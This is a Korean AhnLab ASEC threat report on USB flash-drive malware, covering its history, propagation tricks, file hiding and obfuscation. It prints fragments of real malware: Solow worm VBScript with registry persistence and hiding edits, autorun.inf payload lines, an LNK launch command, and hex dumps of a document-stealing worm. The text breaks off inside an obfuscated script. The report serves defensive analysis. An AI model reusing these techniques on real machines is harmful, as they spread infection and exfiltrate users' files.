
2020.08.04

Analysis Report 

10년째 생존 중인 USB 메모리 속 유령들

USB 플래시 드라이브 악성코드 동향 보고서

안랩 시큐리티대응센터(ASEC)

목차

1. 개요.....	3
2. USB 플래시 드라이브 관련 악성코드 진화.....	4
3. 기법과 전술.....	9
전파 - autorun.inf 생성	9
전파 - 실행 유도.....	10
전파 - USB 플래시 드라이브 내 실행 파일 감염.....	12
보안 USB 플래시 드라이브 공격	12
난독화.....	12
자기 보호.....	13
4. 최근 국내 활동 사례	14
5. 최근 국내 활동 원 분석	15
Yuyun 분석.....	16
Imaut 분석.....	22
Palevo 와 Bflient 분석	24
Retadup 분석	26
6. 대응 및 예방	33
안랩 대응.....	33
예방	34
7. 결론.....	35
IoC (Indicators of Compromise).....	36
대표 파일이름.....	36
Hashes (md5).....	37
Domains, URLs and IP address.....	37
참고 문헌 (References).....	38

1. 개요

보안 업무와 관계된 사람들이라면 보통 새로운 보안 위협에 대한 동향과 대응 방안에 관심을 갖는다. 하지만 10년 전 등장한 USB(Universal Serial Bus) 플래시 드라이브를 통해 전파되는 악성코드 피해도 여전히 발생하고 있다.

USB 플래시 드라이브는 국내에서 보통 USB 메모리로 불리며 2000년 처음 판매를 시작하고 곧 플로피 디스크를 급속히 대체해 현재 가장 널리 사용되는 이동식 저장 매체이다.

플로피 디스크보다 대용량이며 작은 크기로 내부 자료 유출 등의 문제가 발생해 USB 플래시 드라이브의 사용을 제한한 기업과 기관도 존재한다. 하지만 USB 플래시 드라이브 사용 제한 정책은 사용자들의 불편함 호소로 인해 모든 시스템에 적용하기에는 무리가 있다. 이러한 이유로 일부 기관과 기업에서는 예외 정책이 적용된 시스템을 운영하기도 한다.

USB 플래시 드라이브를 통해 전파되는 악성코드 피해는 다음과 같은 특정 분야에서 지속적으로 발생하고 있다.

- 제조 산업(저사양 혹은 구형 시스템)
- 특수 목적 시스템(ATM, POS 시스템, 키오스크)
- 공용 시스템(학교, 도서관 등)
- 보안 정책예외 시스템 등

제조 산업 분야에서는 생산 공정에 문제가 없다면 기존 시스템을 계속 사용하고 있어 이미 서비스 지원이 중단된 Windows XP와 같은 운영체제(OS)가 여전히 사용된다. 하니웰(HoneyWell)에 따르면 USB 플래시 드라이브는 운영기술(Operation Technology, OT) 시스템에 두 번째로 널리 사용되는 산업 벡터 취약점이라고 한다.¹ 산업계와 ATM, POS 시스템, 키오스크 등의 특수 목적 시스템도 저사양, 구형 OS를 사용하는 시스템이 운영되고 있다. 이들 분야에서는 유지보수를 위한 프로그램이나 데이터 파일을 USB 플래시 드라이브에 담아 시스템에 연결하는 과정에서 악성코드에 감염되는 사례가 발생한다. 아직 국내에서는 병원에서의 악성코드 감염 보고가 많지는 않지만 의료 장비도 과거 OS를 사용하는 경우가 있어 주의가 요구된다. 이들 시스템에는 보안 프로그램이 존재하지 않는 경우도 많아 길게는 몇 년 동안 감염된 상태로 시스템이 운영되기도 한다.

이 보고서에서는 최근 3년 동안 보고된 USB 플래시 드라이브 전파 악성코드의 특징과 자주 발견되는 몇 가지 악성코드에 대해 분석했다.

¹ <https://www.scmagazine.com/home/security-news/vulnerabilities/usb-prevalent-industrial-vector-vulnerability-for-ot-systems/>

2. USB 플래시 드라이브 관련 악성코드의 진화

이동식 저장 장치에 대한 공격은 1980년대부터 시작되었다. 1980년대와 1990년대 초에는 플로피 디스크를 통한 부팅이 빈번했고 플로피 디스크가 바이러스 전파의 주요 경로였다. 요즘 시대에 플로피 디스크가 사용될까 싶지만 2019년까지 핵무기를 관리하는 시스템이 플로피 디스크로 운영되기도 했다.² 하드디스크의 보급으로 플로피 디스크를 통한 부팅은 감소하고 Windows 시대가 되면서 부트 바이러스는 급격히 감소한다.

1990년대 중반 CD-ROM의 대중화와 함께 운영체제에도 사용자 편의를 위해 저장 매체를 삽입하면 지정된 파일의 자동 실행 기능이 추가되었다. 하지만 공격자들도 자동 실행 기능을 이용하기 시작했다. 1998년 4월 맥(Mac)에서 퀵타임 2.0(QuickTime 2.0)과 자동 실행(AutoPlay) 기능을 이용해 전파되는 오토스타트(AutoStart) 웜이 확산되었다. 이 웜은 한국에도 유입되어 맥용 백신 프로그램이 제작되었다.³ CD 매체의 자동 실행 기능과 관련해 2005년 10월 소니 BMG 음반에 포함된 Windows 루트킷(Rootkit) 사건도 유명하다.

2000년 USB 플래시 드라이브가 출시되면서 플로피 디스크를 비롯한 다른 이동식 저장 매체를 대체하기에 이르렀다. 읽기와 쓰기가 가능한 새로운 이동식 저장매체의 확산과 자동 실행 기능은 악성코드 제작자에게 새로운 기회가 되었다. USB 플래시 드라이브에 오토런(Autorun.inf) 파일을 생성하고 USB 플래시 드라이브가 컴퓨터에 연결되면 악성코드가 자동 실행되는 웜은 2006년에 등장했고 2007년부터 본격적으로 문제가 되기 시작했다.

주요 USB 플래시 드라이브와 관련된 악성코드의 변화는 다음과 같다.

일시	내용
2006년	자동실행(Autorun) 기능을 이용해 전파되는 솔로우(Solow) 등의 웜 등장
2008년	보안 컨퍼런스에서 나눠준 USB 플래시 드라이브에서 악성코드 발견
2008년 11월	미군 Agent.BTZ 악성코드 피해 공개
2008년 12월	SMB 취약점과 USB 플래시 드라이브 전파로 전파되는 컨피커(Conficker) 웜 발견
2009년	난독화 스크립트형 웜 등장
2009년	정보 유출형 오토런(Autorun) 발견. 한국에서 발견된 변형은 HWP 파일도 수집
2009년 7월	Winows 7 출시. 자동실행 안됨
2010년	스턱스넷(Stuxnet) 발견
2011년	표적공격에서 USB 플래시 드라이브 전파 기능 이용
2013년	USB 플래시 드라이브 내 파일 이름의 바로 가기(LNK) 파일 만드는 웜 확산

² <https://www.nytimes.com/2019/10/24/us/nuclear-weapons-floppy-disks.html>

³ <https://newslibrary.naver.com/viewer/index.nhn?articleId=1998051900329122013>

2014년	USB 플래시 드라이브 내 실행 파일을 감염시켜 내부 시스템을 공격하는 틱usb(Tickusb) 활동
2014년	USB 플래시 드라이브 전파 및 키로그 기능을 가진 닷로거(Dotlogger) 발견
2016년	USB 플래시 드라이브 내 파일과 폴더를 특정 폴더로 이동시키고 동일한 이름의 LNK 파일만 생성하는 웜 등장
2020년	USB 플래시 드라이브를 이용해 전파되거나 USB 플래시 드라이브 내 정보를 수집하는 USBferry, Ramsay, Compfun, USBCulprit 악성코드 발견

[표 1] USB 플래시 드라이브를 이용한 악성코드 변화

2006년 발견된 솔로우(Solow)는 비주얼 베이직 스크립트(Visual Basic Script, VBS)로 작성된 스크립트 웜으로, 처음 발견될 때는 어떠한 난독화도 없었다. 이 웜은 문자열이 난독화 되어 있지 않아 생성되는 파일 이름만 조금 다르거나 주석 등을 추가한 변형, 파일 복사 중 일부 코드 변화 등 다양한 변형이 발견된다.

```
'mark
'slow and silent (sas)1.0
on error resume next
dim mysource,winpath,flashdrive,fs,mf,atr,tf,rg,nt,cc,hm
atr = "[autorun]"&vbcrLf&"shellexecute=wscript.exe .MS32DLL.dll.vbs"
set fs = createobject("Scripting.FileSystemObject")
set mf = fs.getFile(Wscript.ScriptFullName)
set rg = createobject("WScript.Shell")
rg.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\Windows Scripting Host\Settings\Timeout","0"
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\MS32DLL",winpath&"\MS32DLL.dll.vbs"
rg.regwrite "HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\winboot",wscript.exe "&winpath&"\boot.ini"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\NoDriveTypeAutoRun",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\SuperHidden",1,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\ShowSuperHidden",0,"REG_DWORD"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\HideFileExt","1"
rg.regwrite "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Hidden","1"
dim text,size
size = mf.size
```

[그림 1] 2006년 초기 버전 Solow

오토런(Autorun.inf) 파일을 생성하고 전파되는 악성코드는 2007년부터 다양한 종류가 등장하고 널리 확산된다. 2008년⁴과 2010년⁵에는 보안 컨퍼런스에서 나눠준 USB 플래시 드라이브에서 악성코드가 발견되고 국제우주정거장(ISS)의 컴퓨터에서도 악성코드가 발견됐다.⁶

2008년 11월 미군에서 Agent.BTZ 웜이 발견된다.⁷ 이 악성코드는 2011년에도 계속 문제되었다.⁸ 이 악성코드는 특정 국가의 지원을 받고 있다고 추정되는 툴라(Turla) 그룹의 악성코드로 알려져 있다. 이 악성코드의

⁴ <https://www.zdnet.com/article/ibm-auscert-usbs-infected-with-malware>

⁵ <https://www.zdnet.com/article/malware-infected-usb-drives-distributed-at-security-conference/>

⁶ <http://news.bbc.co.uk/2/hi/technology/7583805.stm>

⁷ <https://www.latimes.com/archives/la-xpm-2008-nov-28-na-cyberattack28-story.html>

⁸ <http://www.yonhapnews.co.kr/international/2011/06/17/0608000000AKR20110617088900009.HTML>

최신 버전 4의 변형은 2020년 5월 한국에서도 발견되었다.

2008년 12월 발견된 컨피커(Conficker) 웜 변형은 CVE-2008-4250(MS08-067) 취약점을 이용해 전파되는 초기 버전에 오토런 기능을 이용해 USB 플래시 드라이브로도 전파된다. 컨피커 웜은 지금도 산업계에서 가장 흔히 볼 수 있는 악성코드로 MS08-067 취약점을 이용해 연결된 다른 시스템들도 감염시킨다. 이는 취약점이 발견되어 보안 패치가 발표되었음에도 불구하고 10년이 넘는 보안 업데이트가 적용되지 않은 시스템이 존재해 발생하는 문제이다.

초기에는 단순히 전파만 하는 형태였지만 일부 웜에는 정보 유출 기능이 포함된다. 2009년 발견된 오토런 웜(md5: d81569c475154ddf7ab32ce7af393866)은 한국 사용자를 목표로 했다. 이 악성코드는 시스템에서 한글 파일(HWP)을 포함한 여러 문서 파일을 수집한다.

```

00409030: 70 70 74 00 00 00 00 00 64 6F 63 00 00 00 ppt doc
00409040: 00 00 00 00 70 64 66 00 00 00 00 00 74 78 pdf tx
00409050: 74 00 00 00 00 00 00 68 77 70 00 00 00 00 t hwp
00409060: 00 00 64 6F 63 78 00 00 00 00 00 00 70 74 78 docx pptx
00409070: 00 00 00 00 00 00 78 6C 73 00 00 00 00 00 00 xls
00409080: 78 6C 73 78 00 00 00 00 00 00 72 74 66 00 00 00 rtf
00409090: 00 00 00 00 50 4F 53 54 00 00 00 00 2F 6E 61 76 POST /nav
004090A0: 65 72 2E 70 68 70 00 00 00 0A 0D 0A 2D 2D 2D 2D er.php
004090B0: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D
004090C0: 2D 2D 2D 38 63 62 61 37 63 30 62 34 36 38 31 66 ---8cba7c0b4681f
004090D0: 36 65 2D 2D 0D 0A 00 00 22 0D 0A 43 6F 6E 74 65 6e---
004090E0: 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 61 "Conte
004090F0: 74 69 6F 6E 2F 6F 63 74 65 74 2D 73 74 72 65 61 nt-Type: applica
00409100: 6D 0D 0A 0D 0A 00 00 00 2D 2D 2D 2D 2D 2D 2D 2D tion/octet-strea
00409110: 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D m
00409120: 63 62 61 37 63 30 62 34 36 38 31 66 36 65 0D 0A cba7c0b4681f6e

```

[그림 2] HWP 파일 검색

이 변형이 만드는 오토런(autorun.inf) 파일에는 '폴더를 열어 파일 보기', '열기'와 같은 한글이 포함되어 있어 한국어 사용자를 목표로 제작되었다고 추정된다.

```

.004091D1: 6E 61 76 65 72 2E 70 68 70 3F 6E 61 76 65 72 3D naver.php?naver=
.004091E1: 00 00 00 2E 2E 00 00 5C 00 00 00 2A 00 00 00 31 .. ₩ * 1
.004091F1: 39 30 61 6A 6C 6F 78 63 6E 68 77 30 39 75 30 39 90ajloxcnhw09u09
.00409201: 68 71 6F 69 3B 33 77 34 6F 69 34 6F 69 68 32 6F hqoi;3w4oi4oih2o
.00409211: 69 00 00 5B 61 75 74 6F 72 75 6E 5D 0A 6F 70 65 i [autorun]ope
.00409221: 6E 3D 2E 5C 52 45 43 59 43 4C 45 52 5C 53 2D 31 n=.WRECYCLERWS-1
.00409231: 2D 35 2D 32 31 2D 33 34 34 31 34 38 35 30 34 31 -5-21-3441485041
.00409241: 2D 39 31 38 34 37 38 31 39 36 2D 31 37 34 38 36 -918478196-17486
.00409251: 30 32 36 33 2D 31 30 30 34 5C 72 75 6E 2E 65 78 0263-1004Wrun.ex
.00409261: 65 0A 69 63 6F 6E 3D 25 53 79 73 74 65 6D 52 6F eicon=%SystemRo
.00409271: 6F 74 25 5C 73 79 73 74 65 6D 33 32 5C 53 48 45 ot%system32WSHE
.00409281: 4C 4C 33 32 2E 64 6C 6C 2C 34 0A 61 63 74 69 6F LL32.dll,40actio
.00409291: 6E 3D C6 FA B4 F5 B8 A6 20 BF AD BE EE 20 C6 C4 n=폴더를 열어 파
.004092A1: C0 CF 20 BA B8 B1 E2 0A 73 68 65 6C 6C 5C 6F 70 일 보기[shell]wop
.004092B1: 65 6E 3D BF AD B1 E2 28 4F 29 0A 73 68 65 6C 6C en=열기<0>[shell
.004092C1: 5C 6F 70 65 6E 5C 63 6F 6D 6D 61 6E 64 3D 2E 5C WopenWcommand=.W
.004092D1: 52 45 43 59 43 4C 45 52 5C 53 2D 31 2D 35 2D 32 RECYCLERWS-1-5-2
.004092E1: 31 2D 33 34 34 31 34 38 35 30 34 31 2D 39 31 38 1-3441485041-918
.004092F1: 34 37 38 31 39 36 2D 31 37 34 38 36 30 32 36 33 478196-174860263
.00409301: 2D 31 30 30 34 5C 72 75 6E 2E 65 78 65 0A 73 68 -1004Wrun.exe[sh

```

[그림 3] 한글이 포함된 autorun.inf 파일 생성

2010년 발견된 스텍스넷(Stuxnet)은 USB 플래시 드라이브 취약점을 이용해 전파된다. LNK 취약점(CVE-2010-2568)을 이용해 윈도우 탐색기로 바로 가기 파일이 위치한 디렉토리를 열기만 해도 바로 가기 파일이 자동 실행된다. 국내에서도 2011년 LNK 취약점으로 전파되는 악성코드를 이용한 표적 공격이 발생한 바 있다.

USB 플래시 드라이브는 망분리 혹은 네트워크 분리(air-gap)된 시스템에서 데이터 복사에 이용된다. 공격자는 USB 플래시 드라이브에 주요 자료가 포함되어 USB 플래시 드라이브 내 정보를 유출하는 악성코드를 제작했다. 이런 공격 방식은 2010년부터 시도되었다. 2010년 악성코드에 감염된 상태에서 USB 플래시 드라이브를 연결하면 USB 플래시 드라이브의 파일을 압축 해 네트워크로 전송하는 기능을 가진 악성코드가 국내에서 발견되기도 했다.

2009년 출시된 Windows 7부터 CD-ROM을 제외한 모든 드라이브 유형에서 자동 실행이 불가능하게 됐다. 새로운 Windows의 보급으로 오토런(autorun.inf) 파일을 이용한 자동 실행 기능을 더 이상 사용할 수 없게 되자 악성코드 제작자들은 오토런(autorun.inf) 파일 생성이 아닌 바로 가기(LNK) 파일을 이용한 웜을 제작하고 2013년 이후에는 이것이 일반화 되었다. 이들 악성코드는 계속 진화해 단순히 LNK 파일을 만드는게 아니라 USB 플래시 드라이브 내 파일과 폴더를 트레이시(.Trashes) 폴더로 이동시키고 파일과 폴더와 동일한 이름의 바로 가기 파일로 대체한다(md5: 3f097745bc355e14961023392e369ed9). 이 악성코드는 시스템 설정을 변경해 숨김 파일을 보이지 않게 하고 트레이시(.Trashes) 폴더 속성을 숨김으로 해 탐색기에서 볼 수 없게 한다.

2014년 1월 인터넷 미연결 지역에서도 USB 플래시 드라이브로 전파되는 악성코드가 발견되었다. 인터넷이 물리적으로 연결되지 않아 일주일에 한번 USB 플래시 드라이브에 백신 프로그램의 패치 파일이나 엔진 파

일 등 유지보수에 필요한 파일을 담아서 사용하던 중에 발생했다.

2014년 틱(Tick) 그룹의 틱usb(Tickusb)는 USB 플래시 드라이브를 통해 국내 기업의 기밀 정보 등을 유출하려는 목적으로 제작한 악성코드로 2014년 봄부터 2017년 11월까지의 활동이 확인되었다.⁹ 악성 DLL 파일이 실행되면 특정 경로에 로그 파일을 생성하고 USB 플래시 드라이브 연결을 검사한다. 시스템에 USB 플래시 드라이브가 연결된 경우, 악성 EXE 파일을 실행하고 추가 파일을 다운로드하기도 한다. 악성 EXE 파일은 변형에 따라 조금씩 다른 기능을 수행하지만 일반적으로 USB 플래시 드라이브 내 파일의 정보를 수집한다. 일부 변형은 USB 플래시 드라이브 내 EXE 파일을 변조시킨다. 최종적으로 변조된 EXE 파일이 있는 USB 플래시 드라이브를 다른 시스템에 연결한 후 해당 파일을 실행하면 해당 컴퓨터도 틱usb에 감염된다. 2015년 4월에는 틱usb의 변형인 Cryptbase.dll이 발견되었다. 다른 틱usb 변형과 달리 DLL 파일 단독형이다. Windows 정상 CRYPTBASE.dll 파일과 동일한 익스포트(Export) 함수를 가지고 있으며, 발견된 파일 경로가 %ProgramFiles%\common files\java\java update\cryptbase.dll이다. 이를 통해 이 악성코드가 자바 관련 프로그램이 실행될 때 로딩되었을 것으로 추정할 수 있다.

2015년 6월 1일 발생한 공격에서는 DLL 파일과 EXE 파일로 구성된 변형이 발견되었다. 공격자는 브라더(Brother) 프린터 드라이버 파일인 BrSrMonW.exe을 패치하여 해당 파일이 실행될 때 악성 DLL 파일인 BrWeb.dll을 로드하도록 했다. EXE 파일에는 USB 플래시 드라이브에서 EXE 파일을 찾아 변조시키는 기능이 추가되었다. 2016년 10월에는 Tickusb의 변형인 wincrypt.dll(md5: 16572393021beea366679e80cc78610c)가 발견되었으며, 동일한 파일 이름을 가진 변형은 2017년 11월까지 확인되었다.

2014년 6월부터 닷넷(.NET)으로 작성되고 오토런(autorun.inf) 파일로 전파되는 닷로거(Dotlogger)가 발견된다. 이 악성코드는 키로거 기능이 함께 있으며 2017년 발견된 변형(md5: 664b3007c043c26cff911d8b400bd0bf)은 국내 백신 프로그램을 중단시키는 기능을 갖고 있다.

2016년 이후 발견되는 웜은 암호 화폐를 채굴하는 마이너(Miner) 악성코드를 추가적으로 다운로드하여 실행하기도 한다.

2020년에도 트렌드마이크로(Trend Micro)에서 USBferry¹⁰, 이셋(ESET)에서 Ramsay¹¹, 카스퍼스키(Kaspersky)에

⁹ https://image.ahnlab.com/file_upload/asecissue_files/ASEC%20REPORT_vol.95.pdf

¹⁰ <https://blog.trendmicro.com/trendlabs-security-intelligence/tropic-troopers-back-usb-ferry-attack-targets-air-gapped-environments/>

¹¹ <https://www.welivesecurity.com/2020/05/13/ramsay-cyberespionage-toolkit-airgapped-networks/>

서 Compfun¹²와 USBculprit¹³ 등 USB 플래시 드라이브 내 자료를 훔치거나 USB 플래시 드라이브를 통해 망분리 시스템을 노린 악성코드 정보를 공개했다.

3. 기법과 전술

공격자는 악성코드를 전파하고 자신을 보호하기 위해 여러가지 방법을 사용하고 있다.

전파 - autorun.inf 생성

CD-ROM이나 USB 플래시 드라이브에 컴퓨터에 연결될 때 오토런(autorun.inf) 파일이 지정한 특정 파일을 자동 실행되는 기능을 Windows 95부터 지원했다. 공격자는 이 기능을 악용해 이동식 디스크에 오토런 파일을 만들고 악성코드가 자동으로 실행되게 했다.

이동식 디스크에 오토런 파일을 생성하고 특정 파일을 실행하는 악성코드는 2006년(2005년 이전도 가능) 최초 발견되었으며 USB 플래시 드라이브, 메모리 카드, 외장 하드 등의 이동식 저장 장치에 오토런 파일을 생성한다.

```
.004030C0: 22 0A 00 00 64 65 6C 20 22 00 00 00 3A 74 72 79 "o del " :try
.004030D0: 0A 00 00 00 2E 64 65 2E 62 61 74 00 6F 70 65 6E o .de.bat open
.004030E0: 00 00 00 00 25 73 25 73 00 00 00 00 5B 41 75 74 %s%s [Aut
.004030F0: 6F 52 75 6E 5D 0D 0A 4F 50 45 4E 3D 25 73 0D 0A oRun]oOPEN=%s)o
.00403100: 73 68 65 6C 6C 65 78 65 63 75 74 65 3D 25 73 0D shellexecute=%s)
.00403110: 0A 73 68 65 6C 6C 5C 41 75 74 6F 5C 63 6F 6D 6D shell\Auto\comm
.00403120: 61 6E 64 3D 25 73 0D 0A 00 00 00 00 25 73 61 75 and=%s)o %sau
.00403130: 74 6F 72 75 6E 2E 69 6E 66 00 00 00 5C 3A 5C 0D torun.inf\ \:
.00403140: 4D 61 69 6E 57 43 6C 61 73 73 00 00 77 62 00 0D MainWClass wb
.00403150: 5C 68 68 2E 65 78 65 00 72 62 00 00 44 45 41 44 \hh.exe rb DEAD
```

[그림 4] 악성코드 내 오토런(Autorun.inf) 관련 문자열

오토런 파일에 쓰레기 값을 추가해 진단을 방해하기도 한다.

¹² <https://securelist.com/compfun-http-status-based-trojan/96874/>

¹³ <https://securelist.com/cycldek-bridging-the-air-gap/97157/>

```

asdfs3adflafdsfadsdm  FKaj9kw6A16sdc07K
;K0qi65aa3sJZ3adCsalsdfjKD32asddfasdf
;K0qiLa1Kajkw845rthgK2f33a21zazi8a35Lwra
l autorun
K0qi3a3dCa191sdfjKU2astd323asdfsdfa
PRINT=PRINT.EXE ASDd938daf897asdj
:lasfd312KdafikD2
Play= Copy pictures to a foler on my computer
shEl1EXEcuTe = RECYCLER\wmimgmt.com
;8sdaA38G8P343Lk1J8ASD FL3333sd01aHsa3G12fgsdsaKd
shell\oPeN\coMManD =RECYCLER\wmimgmt.com
;343P5gd2fKgCOMMANDASDF=REC R5gf56sd315eK592AdsSD
;89234SAKDJKWsatyh3adaf1k7yas
;343P5F 25F5gf56sd315eK56fs43d4asd56KdaDfs1
shEL1\ExpLore\ComMand= RECYCLER\wmimgmt.com
s=asfdsa5dfafdaF8soaeFExpLoreqiLasJ8Z3adC
;89234AKfdk28ASDFsaaty7ysK6DRg if5S3jsHks
Action=Open folder to view files
;8k3kKsafG ASDFdlsf1K3a23F4jksfa5F3J90s
;f0PEG3ideoqiLasJd9Z3adCa3191hsdfjKD3223adfasfd
Spell=Take no action then print the picture
[mci]

```

[그림 5] 주석을 추가해 읽기 어렵게 된 오토런(autorun.inf)

하지만, Windows 7 이후에는 이 방법으로 더 이상 자동 실행되지 않는다.


전파 - 실행 유도

Windows 7 이후의 운영체제에서 오토런 파일을 이용한 자동 실행 기능을 더 이상 사용할 수 없게 되면서 공격자는 기존에 존재하는 파일의 바로 가기(Shortcut) 파일을 만들거나 폴더와 동일한 아이콘 모양을 가진 파일을 생성해 사용자의 클릭을 유도한다.

이동식 디스크 내 존재하는 폴더나 파일 혹은 폴더와 파일 모두를 숨김 속성으로 변경되고 폴더나 파일과 동일한 이름의 바로 가기 LNK 파일을 생성한다.

LNK 파일에는 다음과 같은 내용으로 악성코드가 실행되게 한다.

```
'%comspec%' /c set zz=Files.bat& cmd.exe /c %zz% > nul& cd Files& cmd.exe /c "원본파일"
```



[그림 6] 바로 가기 내용

사용자는 바로 가기 파일을 원래 USB 플래시 드라이브에 존재하는 파일로 착각해 클릭한다.

Name	Date modified	Type	Size
Files	6/17/2020 2:38 PM	File folder	
System Volume Information	6/15/2020 4:10 PM	File folder	
1.docx	6/17/2020 2:38 PM	Shortcut	2 KB
1.xlsx	6/17/2020 2:38 PM	Shortcut	2 KB
2020.pptx	6/17/2020 2:38 PM	Shortcut	2 KB
Files.bat	6/17/2020 2:50 PM	Windows Batch File	1 KB
sohoeiy.js	6/16/2020 3:35 PM	JScript Script File	15 KB

[그림 7] 악성코드가 생성한 '바로 가기'(LNK) 파일들

일부 악성코드는 레지스트리 내용을 변경해 '바로 가기' 아이콘에서 화살표 모양을 제거해 사용자가 바로

가기로 알기 어렵게 한다.

전파 – USB 플래시 드라이브 내 실행 파일 감염

망분리 된 시스템에서도 파일 복사를 위해 USB 플래시 드라이브가 사용되기도 한다. 일부 악성코드는 이 점을 노려 USB 플래시 드라이브 내 실행 파일을 변조해 내부 시스템 침입을 시도한다. 공격자는 인터넷이 연결된 시스템에 악성코드를 감염 시키고 USB 플래시 드라이브가 연결될 때 USB 플래시 드라이브 내 EXE 파일을 감염시킨다. USB 플래시 드라이브가 외부와 단절된 시스템에서 사용되고 악성코드가 실행되면 정보를 수집해 USB 플래시 드라이브에 저장하고 그 USB 플래시 드라이브가 인터넷 연결 시스템에서 사용될 때 정보를 유출할 수 있다.

일부 틱usb 변형은 USB 플래시 드라이브에서 확장자가 EXE인 실행 파일을 찾아 변조한다. 변조된 EXE 파일은 엔트리 포인트가 수정되어 특정 코드를 실행하게 되며, 파일 끝에 추가된 실행 파일을 실행시킨다.

보안 USB 플래시 드라이브 공격

국내 기업의 내부 정보 유출을 목적으로 한 틱usb 공격의 경우, 기업에서 사용 중인 보안 USB 플래시 드라이브를 감염시켜 이를 악성코드 전파 경로로 이용하는 방식을 사용한 점으로 미루어 이들은 국내 IT 환경 및 인프라를 이미 상당한 수준으로 파악한 것으로 보인다.

2012년에서 2014년 사이에 발견된 일부 틱usb는 국내 기업의 특정 보안 USB 플래시 드라이브가 연결되어 있을 경우 해당 USB 드라이브의 특정 영역에서 데이터를 읽어 실행하는 것이 확인되었다. 해당 보안 USB 플래시 드라이브에는 어떤 코드가 담겨 있는지 알 수 없지만 공격자는 USB 플래시 드라이브 제조 단계에 악의적인 코드를 주입했을 수 있다. 이와 같은 공격 방식은 망분리 된 기업 시스템을 공격하기 위한 목적으로 추정된다.

난독화

스크립트로 작성된 악성코드는 분석이나 진단을 어렵게 하기 위해 코드의 일부분 혹은 대부분은 난독화 한다.

2009년 발견된 솔로우(Solow) 변형은 일부 문자열을 암호화했다.

```

on error resume next
dim mysource,winpath,HGjYuiyJWX,fs,mf,atr,tf,rg,nt,check,sd
atr = fNIOEKUfRA("^ovspuvbW")&vbcrlf&fNIOEKUfRA("tcw/m2w4ld5i!fyf/ujqsdtx>fuvdfyfmmfit")
set fs = createobject(fNIOEKUfRA("udfkcPnfutzTfmjG/hojuqjsdT"))
set mf = fs.getfile(Wscript.ScriptFullName)
dim text,size
size = mf.size
check = mf.drive.drivetype
set text=mf.openastextstream(1,-2)
do while not text.atendofstream
mysource=mysource&text.readline
mysource=mysource & vbcrlf
loop
do
Set winpath = fs.getspecialfolder(0)
set tf = fs.getfile(winpath & fNIOEKUfRA("tcw/m2w4ld5ij"))
tf.attributes = 32
set tf=fs.createtextfile(winpath & fNIOEKUfRA("tcw/m2w4ld5ij"),2,true)
tf.write mysource
tf.close

```

[그림 8] 문자열이 암호화된 2009년 변형 솔로우(Solow)

2010년 이후 스크립트로 제작된 악성코드는 대부분의 코드가 난독화 되어 있다.

```

var a="yW"q*U0[+`Cz;m2S.qzqXq7hUq=(M*=);,;s=;0;;sKsGgUq=?+l%^(SJ'lW";yr[*V+i/qiF;#K K-;l%`Q&Vq4(Oz
f0il^!`#f$-;[F]Dq7f.k;m2S.q$Xq*W3qWU0[2WsA}WW!U0y=?nJh>M nW.h!ds?g:oFk Q KsD-$ +b!`Csb7osGqC
y2S.q5qXqK-;k;;e0dl^!`#f$-;kF]Dq7[;./y%qFqLz;v;$P(VWW;./y&qFq/M%ODq@qM'Q-4qXq/M%OVev[xqXq/M&
~f%a*yDq7f.k;m2S.q0qXq} +b!`oW4fa[(WCTW"a;Z]y#qFq=SKW"=zGqS);rKzVfIU(a/WCzV[W"qCTIX%^^!74[/f/y}
l(lW"=zvWWla,W*y=9`F=);k1`;;X]T;];sIZ0_(sD-& /W0D!c1W/fcW[V!dCspeIdH3#W*f=);QlgD-& /W*VCzVh[d;U;`
